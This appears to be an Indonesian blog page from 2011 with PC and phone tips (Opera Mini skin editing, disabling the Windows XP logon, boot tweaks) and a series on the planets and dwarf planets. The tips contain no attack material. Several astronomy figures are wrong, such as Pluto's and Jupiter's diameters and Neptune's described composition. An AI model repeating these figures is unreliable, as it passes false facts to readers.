Pages

Subscribe:

Wednesday, June 29, 2011

Mengubah Skin Opmin 4.3 Dengan Skin Buatanmu via Hp Java


Bosan dengan skin opera mini yang itu-itu saja?
Saya pun agak sedikit bosan dengan skin yang disediakan opera mini,ya memang opera mini hanya menyediakan beberapa skin.

Kali ini saya akan memberikan cara untuk mengganti skin opera mini sesuka hati via hp java.

Pertama,kita siapkan dahulu aplikasinya.

1.Blue Ftp
2.Image Morpher
3.Power Grasp

Kemudian,buka powergrasp dan cari file opmin yang belum terinstall.
Buka file opmin yang belum terinstall tersebut,kemudian pilih mark→pilih all.
Selanjutnya pilih options,lalu pilih extrack.
Dan tentukan di folder mana ekstrakan opmin tadi akan disimpan,misalnya foldes extrak.

Selanjutnya buka blue ftp terus buka folder extrak tadi,dan hapus file s.png,kemudian siapkan gambar yang akan dijadikan skin opmin.

Setelah itu buka Image Morpher,
Pilih open image dan cari gambar yang ingin digunakan untuk skin opmin yang telah disiapkan ,tekan tombol tengah.
Kemudian ubah width menjadi 102px dan high menjadi 22px,dan Ingat jangan tandai Save Proportion.

Setelah itu pilih save as dan cari folder extrak tadi,selanjutnya pilih options lalu pilih select folder dan namai gambar tadi menjadi s,
Dan pilih png sebagai formatnya,dan pilih OK,tunggu sampai selesai prosesnya.

Selanjutnya buka blue ftp,masuk ke folder extrak tadi,dan pilih menu lalu pilih select all.
Selanjutnya pilih menu lalu pilih compress items (zip),lalu beri nama opmin editan anda tersebut, misal: Tes.
Kemudian pilih OK,setelah itu arahkan cursor ke opmin editan kamu tadi,lalu pilih menu,kemudian pilih rename item,kan tadi nama filenya Tes.zip
Nah,hapus tulisan zip tersebut dan ganti menjadi jar,kemudian pilih OK.

Selesai. .
Opmin hasil editanmu siap diinstal. .


emotion


:f :D :x B-) b-( :@ x( :? ;;) :-B :| :)) :(( =(( :s :-j :-p

Cara melihat sinar infra merah dengan kasat mata


Mungkin sebagian dari anda bertanya-tanya saat membaca judul posting ini,,
Yaitu 'Cara melihat sinar infra merah'
Apa bisa?
Ternyata bisa. . .
Hanya bermodalkan hp berkamera saja. . .
Kameranya yg vga jg bisa. . .

Pertama-tama anda siapkan remote tv atau remote-remote yang lain,,
Asalkan dapat memancarkan sinar infra merah. . .
Mula-mula tekan sembarang tombol remot. . .
Dan arahkan kamera hp ke bagian remote yang menghasilkan sinar infra merah,,
Dan anda dapat melihat sinar infra pada layar hpnya. . .
Ternyata bukan merah kan warnanya?
Saya juga bingung kenapa dapat dinamai sinar Infra merah

Moga bermanfaat. . .

Cara Menghilangkan Menu Log On to Windows

          Seringkali para pengguna PC merasa malas untuk menuliskan username dan password pada saat menu logon di windows XP karena hanya ada satu user saja yang menggunakan PC. Menu logon sebenarnya dapat diubah menjadi otomatis atau dengan kata lain dihilangkan sehingga user tidak perlu repot2 lagi memasukkan username dan password yang tentunya membuang2 waktu berharga. Setelah PC dihidupkan menu logon tidak akan ditampilkan lagi, namun secara otomatis langsung menuju ke menu utama windows.

Untuk menghilangkan menu logon, ikuti saja langkah2 berikut:



Step1: jalankan Run dari Start Menu. Ketik control userpasswords2 kemudian OK.

Photobucket - Video and Image Hosting

Step2: akan muncul jendela baru yaitu User Accounts, pada tab users hilangkan tanda centang pada tulisan ‘Users must enter a user name and password to use this computer’ kemudian tekan tombol Apply.



Step3: jendela baru akan muncul dengan username anda, masukkan saja passwordnya. Setelah itu tekan OK dan restart komputer untuk melihat hasilnya. Jika ingin layar logon tampil lagi, cukup dengan mencentang kembali tulisan ‘Users must enter a user name and password to use this computer’. So easy...

Cara Download Lyric lagu Otomatis Via Windows Media Player

Musik tanpa lyrick agak terasa hambar, apalagi kalo lagu nya lagu barat yang top dan sedang nge hit di tangga lagu dunia. Biasanya para netter (seperti saya) langsung aja googling untuk ngedengar (and download) Mp3 nya :shy:
Kalau di Kompi mu ‘gak terinstal winamp (wadoh) dengarin juga lagu bisa lewat WMP( Windows Media Player), Nah WMP secara default enggak ngasih lyrics nya dong, Karena itu bergantung pada media info.
So bagaimana caranya dengarin lagu mp3 terbaru sambil ngebaca lyrik musik tersebut? Gampang Kita bia menggunakan PLUGIN untuk WMP.
Langkah-langkahnya cukup simple kok
1. Download dulu Lyrics Plugin ini (Ukuran 78 kb).
Ngeri karena Ukurannya? haha.. tenang saya uda periksa barusan pakai virustotal.com, nyata-nya save kok :)

2. Lalu install
3. Jika Selesai, beralih ke menu di WMP — tools>plug-ins>lyrics plug-in
4. Jalankan Lagu yang ingin di dengar.
5.Otomatis Plugin ini akan mencari di database nya.
(Jika Lyrick tidak ditemukan, kita bisa masukkan sendiri.)
Plugin ini juga tersedia untuk winamp. namun perlu dicatat, keduanya memerlukan koneksi i-net untuk operasi realtime

Tips untuk mempercepat Booting komputer

Pada saat pertama kali komputer dijalankan, maka ada salah 1 process yang harus dieksekusi, yaitu booting. process ini sebenarnya sangat simple, tapi terkadang cukup menghabiskan waktu. Apalagi jika komputer kamu memiliki banyak sekali atribut alias service. Namun lamanya waktu booting
dapat di kurangi dengan langkah-langkah seperti dibawah ini:
1. Tunjukkan Lokasi Booting yang tepat
Pencarian lokasi booting oleh komputer juga dapat menghabiskan waktu.
Secara default, biasanya komputer akan memeriksa floopy- atau ada yang mensearch di CD terlebih dahulu. kamu dapat merubah hal ini dengan masuk ke dalam BIOS. Caranya tekan Del setelah perhitungan memory dilakukan. Lalu pada opsi FirtsBoot Device pilihlah harddisk di mana operating system utama berada. sebagai sample ‘hard disk 0.’ Dengan cara ini, komputer tidak akan menghabiskan waktu lagi mencari lokasi booting, tapi langsung ke harddisk tempat operating system disimpan.

2. Kurangi process Deteksi HDD
Mengurangi process deteksi terhadap drive yang ada dalam komputer kamu juga dapat mempercepat process booting. Untuk beberapa
mobo, memungkinkan kamu untuk mendeteksi secara manual. Artinya tidak lagi komputer yang melakukan, tetapi pengguna sudah menentukan terlebih dahulu. Semua hal ini dapat dilakukan dalam BIOS setup. Cara masuknya sama seperti langkah pertama, yaitu tekan Del setelah perhitungan memory dilakukan.
3. Disable-kan Komponen Tidak berguna/tidak di perlukan
Semua perangkat yang terpasang pada komputer akan menghabiskan waktu booting. Oleh sebab itu, ada baiknya bila kamu mengurangi komponen-komponen yang tidak terpakai ini. Caranya, yaitu dengan membuka Device Manager pilih komponen yang tidak lagi terpakai, tapi masih terpasang dalam komputer kamu. click 2 kali, lalu pilih disable pada drop down box Device Usage.
Device Manager dapat diakses dengan mudah- dengan cara, click kanan pada My Computer, pilih properties, lalu buka halaman Hardware.
4. Hilangkan screen Loading
Dengan menghilangkan screen loading, kamu juga dapat menghemat waktu booting. Caranya pilih menu Run pada Start menu, lalu ketikkan msconfig, lau tekan Ok. Setelah itu pada opsi /NOGUIBOOT berikan tkamu centang. Hal ini akan membuat pada process booting komputer tidak akan menampilkan logo Windows dan animasinya, melainkan hanya screen hitam yang kosong. kamu tidak perlu khawatir, sebab
dengan tidak adanya logo dan animasi ini, process booting dapat dihemat beberapa detik.
5. Kurangi Waktu Setelah Booting
Selesai booting, komputer akan terasa sangat lambat untuk digunakan. Hal ini disebabkan adanya process pengenalan jaringan yang dilakukan oleh komputer. Bila kamu ingin segera menggunakan komputer dan komputer tidak terhubung dengan jaringan, makan cara yang sangat efektif adalah mendisable fitur ini. Caranya click kanan pada My Computer, pilih manage. Lalu expand Service and Application. Pada
daftar service, click 2 kali Workstation. Kemudian pada dropdown box Star Up type pilih Disable.
6. Nonaktifkan Service yang Tidak Perlu
Ada beberapa service yang jalan secara otomatis ada juga beberapa service yang jalan pada saat start up dan sebagian besar ada juga yang tidak diperlukan. Sehingga hanya akan menghabiskan waktu dan resource seperti memory. Sebaiknya service-service tersebut dimatikan. Caranya seperti pada langkah nomor 5. Hanya saja, kamu sendiri yag menentukan service mana saja yang kamu kenal dan dirasa tidak dibutuhkan.
Lakukan penonaktifan seperti halnya langkah sebelumnya. Harap berhati hati jika menggunakan fitur ini, karena ada service yang haram untuk dimatikan. Sebaiknya kamu membaca fungsi dari service tersebut(ada pada bagian sebelah kanan).

Tata Surya

   Tata Surya merupakan kumpulan benda langit yang terdiri atas sebuah bintang yang disebut Matahari dan semua objek yang mengelilinginya. Objek-objek tersebut termasuk delapan buah planet yang sudah diketahui dengan orbit berbentuk elips, lima planet kerdil/katai, 173 satelit alami yang telah diidentifikasi, dan jutaan    benda langit (meteor, asteroid, komet) dan sebagainya.


     Tata Surya terbagi menjadi Matahari, empat planet bagian dalam, sabuk asteroid, empat planet bagian luar, dan di bagian terluar adalah Sabuk Kuiper dan piringan tersebar. Awan Oort diperkirakan terletak di daerah terjauh yang berjarak sekitar seribu kali di luar bagian yang terluar. Kedelapan planet dalam tata surya adalah:
  1. Merkurius (57.900.000 km)
  2. Venus (108.000.000 km)
  3. Bumi (150.000.000 km)
  4. Mars (228.000.000 km)
  5. Yupiter (779.000.000 km)
  6. Saturnus (1.430.000.000 km)
  7. Uranus (2.880.000.000 km)
  8. Neptunus (4.500.000.000 km)
     Sejak pertengahan 2008, ada lima objek angkasa yang diklasifikasikan sebagai planet kerdil. Orbit planet-planet kerdil tersebut, kecuali Ceres, berada lebih jauh dari Neptunus. Kelima planet kerdil tersebut ialah:
  1. Ceres (415.000.000 km) Dahulu diklasifikasikan sebagai planet kelima
  2. Pluto (5.906.000.000 km) Dahulu diklasifikasikan sebagai planet kesembilan
  3. Haumea (6.450.000.000 km)
  4. Makemake (6.850.000.000 km)
  5. Eris (10.100.000.000 km)

Eris

      Eris (nama resmi: 136199 Eris; sebelumnya dikenal sebagai 2003 UB313 dan juga Xena) adalah sebuah planet katai yang ditemukan pada hari Jumat, 29 Juli 2005 oleh tiga astronom dari Amerika Serikat, Profesor Mike Brown dan koleganya dari Institut Teknologi California (Caltech), yang juga menemukan beberapa objek-objek serupa planet pada area Sabuk Kuiper.
      Awalnya diklaim oleh penemunya sebagai sebuah planet (namun status "planet katai" kemudian diterima), Eris sangat dingin, berbatu-batu dan lebih besar daripada Pluto. Eris diketahui mempunyai sebuah bulan, Dysnomia, yang ditemukan pada 10 September 2005.
      Eris memiliki diameter sekitar 3.000 kilometer, sehingga merupakan objek terbesar yang ditemukan di tata surya setelah Neptunus dideteksi tahun 1846. Eris juga lebih besar dari Pluto, bekas planet terkecil yang ditemukan pada 1930. Eris berjarak hampir 15 miliar kilometer (sembilan miliar mil) atau sekitar tiga kali jarak Pluto dari matahari. Dibanding Bumi, jaraknya 97 kali dibanding jarak Bumi-Matahari.
      Eris adalah benda paling jauh yang pernah diketahui untuk mengitari di seluruh Matahari. Ukurannya mungkin satu setengah kali lebih besar dari Pluto. Objek angkasa ini terlihat pertama kali tahun 2003. Ia terlihat lewat teleskop Samuel Oschin di Observatorium Palomar dan teleskop 8m Gemini di Mauna Kea, Hawaii. Pertama kali terlihat 21 Oktober 2003, namun para astronom tidak melihatnya lagi hingga 15 bulan kemudian. Baru pada 8 Januari 2005 ia terlihat lagi. Selain Brown, penemu lainnya adalah Chad Trujillo dari Observatorium Gemini di Hawaii, dan David Rabinowitz dari Universitas Yale.
      Eris terlihat lebih redup dari Pluto, tapi itu karena jaraknya tiga kali lebih jauh. Bila ia berada di tempat Pluto, ia akan terlihat lebih terang. Sejak ditemukan, penyebutan objek ini sebagai planet menjadi perdebatan.

Makemake

      Makemake (ejaan Inggris: [ˌmɑːkiːˈmɑːkiː], atau dalam Rapanui [ˈmakeˈmake] (bantuan•info)), secara resmi disebut (136472) Makemake, adalah planet katai di Tata Surya yang terletak di sabuk Kuiper. Diameter planet katai ini kira-kira sekitar tiga per empat Pluto. Makemake tidak memiliki satelit. Rata-rata temperaturnya yang sangat rendah (sekitar 30 K) menandai bahwa lapisan Makemake terdiri dari metana, etana dan kemungkinan es nitrogen.

Haumea

      Haumea (ejaan Inggris: [haʊˈmeɪə] how-MAY-ə), secara resmi disebut (136108) Haumea dan sebutan sementara (136108) 2003 EL61 adalah planet katai di sabuk Kuiper, secara kasar sekitar sepertiga massa Pluto, ditemukan oleh tim Mike Brown di Caltech di Amerika Serikat atau J. L. Ortiz et al. dari Instituto de Astrofísica de Andalucía di Observatorium Sierra Nevada di Spanyol (masih merupakan kontroversi). Minor Planet Center menyatakan grup Ortiz sebagai penemu karena merupakan yang pertama mengumumkan obyek tersebut. Pada tanggal 17 September 2008, Haumea diklasifikasikan sebagai planet katai oleh IAU.

Sumber : http://id.wikipedia.org/wiki/Haumea

Pluto

      Pluto (134340) adalah sebuah planet katai (dwarf planet) dalam Tata Surya. Sebelum 24 Agustus 2006, Pluto berstatus sebagai sebuah planet dan setelah pengukuran, merupakan planet terkecil dan terjauh (urutan kesembilan) dari matahari.
      Pada 7 September 2006, nama Pluto diganti dengan nomor saja, yaitu 134340. Nama ini diberikan oleh Minor Planet Center (MPC), organisasi resmi yang bertanggung jawab dalam mengumpulkan data tentang asteroid dan komet dalam tata surya.
      Pada 1978 Pluto diketahui memiliki satelit yang berukuran tidak terlalu kecil darinya bernama Charon (berdiameter 1.196 km). Kemudian ditemukan lagi satelit lainnya, Nix dan Hydra.
Setelah 75 tahun semenjak ditemukan, Pluto masih diselimuti misteri. Saat ini wahana nirawak New Horizons telah diluncurkan untuk meneliti Pluto dan diperkirakan akan mendekati Pluto dalam jarak terkecil pada Juli 2015.
      Jarak Pluto dengan matahari adalah 5.900,1 juta kilometer. Pluto memiliki diameter yang mencapai 4.862 km dan memiliki massa 0,002 massa Bumi. Periode rotasi Pluto adalah 6,39 hari, sedangkan periode revolusi adalah 248,4 tahun. Bentuk Pluto mirip dengan Bulan dengan atmosfer yang mengandung metan. Suhu permukaan Pluto berkisar -233oCelsius sampai dengan-223o Celsius, sehingga sebagian besar berwujud es.

Ceres

      Ceres adalah sebuah planet kerdil yang terletak di Sabuk Asteroid. Ceres ditemukan pada tanggal 1 Januari 1801 oleh Giuseppe Piazzi. Awalnya saat ditemukan Ceres dianggap sebagai sebuah planet, namun setengah abad kemudian dan selama 150 tahun selanjutnya, Ceres diklasifikasikan sebagai sebuah asteroid. Pada 24 Agustus 2006, Persatuan Astronomi Internasional memutuskan untuk mengubah status Ceres menjadi "planet katai".
      Ceres mempunyai massa sebesar 9,45±0,04 × 10²⁰ kg. Dengan diameter sekitar 950 km, Ceres adalah benda angkasa terbesar di sabuk asteroid utama.

Neptunus

      Neptunus merupakan planet terjauh (kedelapan) jika ditinjau dari Matahari. Neptunus memiliki jarak rata-rata dengan Matahari sebesar 4.450 juta km. Neptunus memiliki diameter mencapai 49.530 km dan memiliki massa 17,2 massa Bumi. Periode rotasi planet ini adalah 16,1 jam., sedangkan periode revolusi adalah 164,8 tahun. Bentuk planet ini mirip dengan Bulan dengan permukaan terdapat lapisan tipis silikat.
      Komposisi penyusun planet ini adalah besi dan unsur berat lainnya. Planet Neptunus memiliki 8 buah satelit, di antaranya Triton, Proteus, Nereid, dan Larissa.

Uranus

      Uranus adalah planet ketujuh dari Matahari dan planet yang terbesar ketiga dan terberat keempat dalam Tata Surya. Ia dinamai dari nama dewa langit Yunani kuno Uranus (Οὐρανός) ayah dari Kronos (Saturnus) dan kakek dari Zeus (Jupiter). Meskipun Uranus terlihat dengan mata telanjang seperti lima planet klasik, ia tidak pernah dikenali sebagai planet oleh pengamat dahulu kala karena redupnya dan orbitnya yang lambat. Sir William Herschel mengumumkan penemuannya pada tanggal 13 Maret 1781.
      Uranus komposisinya sama dengan Neptunus, dan keduanya mempunyai komposisi yang berbeda dari raksasa gas yang lebih besar, Jupiter dan Saturn. Karenanya, para astronom kadang-kadang menempatkannya dalam kategori yang berbeda, "raksasa es". Atmosfer Uranus, yang sama dengan Jupiter dan Saturnus karena terutama terdiri dari hidrogen dan helium, mengandung banyak "es" seperti air, amonia dan metana, bersama dengan jejak hidrokarbon. Atmosfernya itu adalah atmofer yang terdingin dalam Tata Surya, dengan suhu terendah 49 K (−224 °C). Atmosfer planet itu punya struktur awan berlapis-lapis dan kompleks, dan dianggap bahwa awan terendah terdiri atas air, dan lapisan awan teratas diperkirakan terdiri dari metana. Kontras dengan itu, interior Uranus terutama terdiri atas es dan bebatuan.
      Seperti planet raksasa lain, Uranus mempunyai sistem cincin, magnetosfer serta banyak bulan. Sistem Uranian konfigurasinya unik di antara planet-planet karena sumbu rotasi miring ke sampingnya, hampir pada bidang revolusinya mengelilingi Matahari. Sehingga, kutub utara dan selatannya terletak pada tempat yang pada banyak planet lain merupakan ekuator mereka. Dilihat dari Bumi, cincin Uranus kadang nampak melingkari planet itu seperti sasaran panah dan bulan-bulannya mengelilinginya seperti jarum-jarum jam, meskipun pada tahun 2007 dan 2008 cincin itu terlihat dari tepi.
      Tahun 1986, gambar dari Voyager 2 menunjukkan Uranus sebagai planet yang nampak tidak berfitur pada cahaya tampak tanpa pita awan atau badai yang diasosiasikan dengan raksasa lain. Akan tetapi, pengamat di Bumi melihat tanda-tanda perubahan musim dan aktivitas cuaca yang meningkat pada tahun-tahun belakangan bersamaan dengan Uranus mendekati ekuinoksnya. Kecepatan angin di planet Uranus dapat mencapai 250 meter per detik (900 km/jam, 560 mil per jam)

Saturnus

       Saturnus adalah sebuah planet di tata surya yang dikenal juga sebagai planet bercincin. Jarak Saturnus sangat jauh dari Matahari, karena itulah Saturnus tampak tidak terlalu jelas dari Bumi. Saturnus berevolusi dalam waktu 29,46 tahun. Setiap 378 hari, Bumi, Saturnus, dan Matahari akan berada dalam satu garis lurus. Selain berevolusi, Saturnus juga berotasi dalam waktu yang sangat singkat, yaitu 10 jam 14 menit.
Saturnus memiliki kerapatan yang rendah karena sebagian besar zat penyusunnya berupa gas dan cairan. Inti Saturnus diperkirakan terdiri dari batuan padat dengan atmosfer tersusun atas gas amonia dan metana, hal ini tidak memungkinkan adanya kehidupan di Saturnus.
      Cincin Saturnus sangat unik, terdiri beribu-ribu cincin yang mengelilingi planet ini. Bahan pembentuk cincin ini masih belum diketahui. Para ilmuwan berpendapat, cincin itu tidak mungkin terbuat dari lempengan padat karena akan hancur oleh gaya sentrifugal. Namun, tidak mungkin juga terbuat dari zat cair karena gaya sentrifugal akan mengakibatkan timbulnya gelombang. Jadi, sejauh ini, diperkirakan yang paling mungkin membentuk cincin-cincin itu adalah bongkahan-bongkahan es meteorit.
Hingga 2006, Saturnus diketahui memiliki 56 buah satelit alami. Tujuh diantaranya cukup masif untuk dapat runtuh berbentuk bola di bawah gaya gravitasinya sendiri. Mereka adalah Mimas, Enceladus, Tethys, Dione, Rhea, Titan (Satelit terbesar dengan ukuran lebih besar dari planet Merkurius), dan Iapetus.
Saturnus memiliki bentuk yang diratakan di kutub, dan dibengkakkan keluar disekitar khatulistiwa. Diameter khatulistiwa Saturnus sebesar 120.536 km (74.867 mil) dimana diameter dari Kutub Utara ke Kutub Selatan sebesar 108.728 km (67.535 mil), berbeda sebesar 9%. Bentuk yang diratakan ini disebabkan oleh rotasinya yang sangat cepat, merotasi setiap 10 jam 14 menit waktu Bumi.
      Saturnus adalah satu-satunya Planet di tata surya yang massa jenisnya lebih sedikit daripada air. Walaupun inti Saturnus memiliki massa jenis yang lebih besar daripada air, planet ini memiliki atmosfer yang mengandung gas, sehingga massa jenis relatif planet ini sebesar is 0.69 g/cm³ (lebih sedikit daripada air), sebagai hasilnya, jika Saturnus diletakan diatas kolam yang penuh air, Saturnus akan mengapung. Jumlah bulan (satelit) Saturnus ada 56 buah. Satelit-satelit terpenting dari Saturnus adalah Mimas, Enceladus, Dione, Lapetus, Rhea, dan Titan.

Yupiter

      Yupiter atau Jupiter adalah planet terdekat kelima dari matahari setelah Merkurius, Venus, Bumi, dan Mars. Jarak rata-rata antara Jupiter dan Matahari adalah 778,3 juta km. Jupiter adalah planet terbesar dan terberat dengan diameter 14.980 km dan memiliki massa 318 kali massa bumi. Periode rotasi planet ini adalah 9,8 jam, sedangkan periode revolusi adalah 11,86 tahun.

      Di permukaan planet ini terdapat bintik merah raksasa. Atmosfer Jupiter mengandung hidrogen (H), helium (He), metana (CH4), dan amonia (NH3). Suhu di permukaan planet ini berkisar dari -140oC sampai dengan 21oC. Seperti planet lain, Jupiter tersusun atas unsur besi dan unsur berat lainnya. Jupiter memiliki 63 satelit, di antaranya Io, Europa, Ganymede, Callisto (Galilean moons). Jupiter biasanya menjadi objek tercerah keempat di langit (setelah Matahari, Bulan, dan Venus), bagaimanapun pada saat tertentu Mars terlihat lebih cerah daripada Jupiter.

Mars

      Mars adalah planet terdekat keempat dari Matahari. Namanya diambil dari nama Dewa perang Romawi. Namun planet ini juga dikenal sebagai planet merah karena penampakannya yang kemerah-merahan.
Lingkungan Mars lebih bersahabat bagi kehidupan dibandingkan keadaan Planet Venus. Namun begitu, keadaannya tidak cukup ideal untuk manusia. Suhu udara yang cukup rendah dan tekanan udara yang rendah, ditambah dengan komposisi udara yang sebagian besar karbondioksida, menyebabkan manusia harus menggunakan alat bantu pernapasan jika ingin tinggal di sana.
      Planet ini memiliki 2 buah satelit, yaitu Phobos dan Deimos. Planet ini mengorbit selama 687 hari dalam mengelilingi matahari. Planet ini juga berotasi. Kala rotasinya 25,62 jam.Di planet Mars, terdapat sebuah fitur unik di daerah Cydonia Mensae. Fitur ini merupakan sebuah perbukitan yang bila dilihat dari atas nampak sebagai sebuah wajah manusia. Banyak orang yang menganggapnya sebagai sebuah bukti dari peradaban yang telah lama musnah di Mars, walaupun di masa kini, telah terbukti bahwa fitur tersebut hanyalah sebuah kenampakan alam biasa.
      Seperti halnya Bumi, Mars juga memiliki dua kutub di utara dan selatan. Kedua kutub tersebut kemungkinan berupa air beku atau karbon dioksida beku. Kutub yang sedang menjauhi Matahari, areanya akan bertambah. Sebaliknya, pada kutub yang menghadap ke arah Matahari akan mengalami musim panas.

Bumi

      Bumi adalah planet ketiga dari delapan planet dalam Tata Surya. Diperkirakan usianya mencapai 4,6 milyar tahun. Jarak antara Bumi dengan matahari adalah 149.6 juta kilometer atau 1 AU (Inggris: astronomical unit). Bumi mempunyai lapisan udara (atmosfer) dan medan magnet yang disebut (magnetosfer) yang melindung permukaan Bumi dari angin matahari, sinar ultraungu, dan radiasi dari luar angkasa. Lapisan udara ini menyelimuti bumi hingga ketinggian sekitar 700 kilometer. Lapisan udara ini dibagi menjadi Troposfer, Stratosfer, Mesosfer, Termosfer, dan Eksosfer. Bumi mempunyai diameter sepanjang 12.756 kilometer. Gravitasi Bumi diukur sebagai 10 N kg-1 dijadikan unit ukuran gravitasi planet lain, dengan gravitasi Bumi dipatok sebagai 1. Bumi mempunyai 1 satelit alami yaitu Bulan. 70,8% permukaan bumi diliputi air. Udara Bumi terdiri dari 78% nitrogen, 21% oksigen, dan 1% uap air, karbondioksida, dan gas lain.
      Titik tertinggi di permukaan bumi adalah gunung Everest setinggi 8.848 meter, dan titik terdalam adalah palung Mariana di samudra Pasifik dengan kedalaman 10.924 meter. Danau terdalam adalah Danau Baikal dengan kedalaman 1.637 meter, sedangkan danau terbesar adalah Laut Kaspia dengan luas 394.299 km2.
      Bentuk planet Bumi sangat mirip dengan bulatan gepeng (oblate spheroid), sebuah bulatan yang tertekan ceper pada orientasi kutub-kutub yang menyebabkan buncitan pada bagian katulistiwa. Buncitan ini terjadi karena rotasi bumi, menyebabkan ukuran diameter katulistiwa 43 km lebih besar dibandingkan diameter dari kutub ke kutub. Diameter rata-rata dari bulatan bumi adalah 12.742 km, atau kira-kira 40.000 km/π. Karena satuan meter pada awalnya didefinisikan sebagai 1/10.000.000 jarak antara katulistiwa ke kutub utara melalui kota Paris, Prancis.
      Menurut komposisi (jenis dari materialnya), Bumi dapat dibagi menjadi lapisan-lapisan sebagai berikut :
  • Kerak Bumi
  • Mantel Bumi
  • Inti Bumi
      Sedangkan menurut sifat mekanik (sifat dari material) -nya, bumi dapat dibagi menjadi lapisan-lapisan sebagai berikut :
  • Litosfir
  • Astenosfir
  • Mesosfir
  • Inti Bumi bagian luar
  • Inti Bumi bagian dalam

Venus

      Venus adalah planet terdekat kedua dari matahari setelah Merkurius. Planet ini memiliki radius 6.052 km dan mengelilingi matahari dalam waktu 225 hari. Atmosfer Venus mengandung 97% karbondioksida (CO2) dan 3% nitrogen, sehingga hampir tidak mungkin terdapat kehidupan.

      Arah rotasi Venus berlawanan dengan arah rotasi planet-planet lain. Selain itu, jangka waktu rotasi Venus lebih lama daripada jangka waktu revolusinya dalam mengelilingi matahari.
      Kandungan atmosfernya yang pekat dengan CO2 menyebabkan suhu permukaannya sangat tinggi akibat efek rumah kaca. Atmosfer Venus tebal dan selalu diselubungi oleh awan. Venus dianggap sebagai saudara kembar Bumi, namun kenyataannya sangat berbeda. Terdapat beberapa persamaan antara Venus dengan Bumi, diantaranya:
  1. Mempunyai gravitasi yang hampir sama besar
  2. Memiliki ukuran yang hampir sama besar
  3. Memiliki komposisi penyusun yang hampir sama

Merkurius

      Merkurius adalah planet di terkecil di dalam tata surya dan terdekat dengan Matahari dengan kala revolusi 88 hari. Jaraknya dari Matahari adalah sekitar 57 juta kilometer. Karena dekatnya dengan Matahari, maka suhu di sana sangat panas pada siang hari, yakni sekitar 427 derajat celcius. Pada malam hari, suhunya menjadi sangat dingin hingga mencapai -178 derajat celcius. Kecerahan planet ini berkisar diantara -2 sampai 5,5 dalam magnitudo tampak namun tidak mudah terlihat karena sudut pandangnya dengan matahari kecil (dengan rentangan paling jauh sebesar 28,3 derajat. Merkurius hanya bisa terlihat pada saat subuh atau maghrib. Tidak begitu banyak yang diketahui tentang Merkurius karena hanya satu pesawat antariksa yang pernah mendekatinya yaitu Mariner 10 pada tahun 1974 sampai 1975. Mariner 10 hanya berhasil memetakan sekitar 40 sampai 45 persen dari permukaan planet.
      Mirip dengan Bulan, Merkurius mempunyai banyak kawah dan juga tidak mempunyai satelit alami serta atmosfir. Merkurius mempunyai inti besi yang menciptakan sebuah medan magnet dengan kekuatan 0.1% dari kekuatan medan magnet bumi.
      Dengan diameter sebesar 4879 km di katulistiwa, Merkurius adalah planet terkecil dari empat planet kebumian di Tata Surya. Merkurius terdiri dari 70% logam dan 30% silikat serta mempunyai kepadatan sebesar 5,43 g/cm3 hanya sedikit dibawah kepadatan Bumi. Namun apabila efek dari tekanan gravitasi tidak dihitung maka Merkurius lebih padat dari Bumi dengan kepadatan tak terkompres dari Merkurius 5,3 g/cm3 dan Bumi hanya 4,4 g/cm3.
      Kepadatan Merkurius digunakan untuk menduga struktur dalamnya. Kepadatan Bumi yang tinggi tercipta karena tekanan gravitasi, terutamanya di bagian inti. Merkurius namun jauh lebih kecil dan bagian dalamnya tidak terdapat seperti bumi sehingga kepadatannya yang tinggi diduga karena planet tersebut mempunyai inti yang besar dan kaya akan besi. Para ahli bumi menaksir bahwa inti Merkurius menempati 42 % dari volumenya (inti Bumi hanya menempati 17% dari volume Bumi). Menurut riset terbaru, kemungkinan besar inti Merkurius adalah cair.
      Mantel setebal 600 km menyelimuti inti Merkurius dan kerak dari Merkurius diduga setebal 100 sampai 200 km. Permukaan merkurius mempunyai banyak perbukitan yang kurus, beberapa mencapai ratusan kilometer panjangnya. Diduga perbukitan ini terbentuk karena inti dan mantel Merkurius mendingin dan menciut pada saat kerak sudah membatu.
      Merkurius mengandung besi lebih banyak dari planet lainnya di tata surya dan beberapa teori telah diajukan untuk menjelaskannya. Teori yang paling luas diterima adalah bahwa Merkuri pada awalnya mempunyai perbandingan logam-silikat mirip dengan meteor Kondrit umumnya dan mempunyai massa sekitar 2,25 kali massanya yang sekarang. Namun pada awal sejarah tata surya, merkurius tertabrak oleh sebuah planetesimal berukuran sekitar seperenam dari massanya. Benturan tersebut telah melepaskan sebagian besar dari kerak dan mantel asli Merkurius dan meninggalkan intinya. Proses yang sama juga telah diajukan untuk menjelaskan penciptaan dari Bulan.
      Teori yang lain menyatakan bahwa Merkurius mungkin telah terbentuk dari nebula Matahari sebelum energi keluaran Matahari telah stabil. Merkurius pada awalnya mempunyai dua kali dari massanya yang sekarang, namun dengan mengambangnya protomatahari, suhu di sekitar merkuri dapat mencapai sekitar 2500 sampai 3500 Kelvin dan mungkin mencapai 10000 Kelvin. Sebagian besar permukaan Merkurius akan menguap pada temperatur seperti itu, membuat sebuah atmosfir "uap batu" yang mungkin tertiup oleh angin matahari
      Teori ketiga mengajukan bahwa mengakibatkan tarikan pada partikel yang darinya Merkurius akan terbentuk sehingga partikel yang lebih ringan hilang dari materi pengimbuhan. Masing-masing dari teori ini memprediksikan susunan permukaan yang berbeda. Dua misi antariksa di masa datang, MESSENGER dan BepiColombo akan menguji teori-teori ini.

Matahari

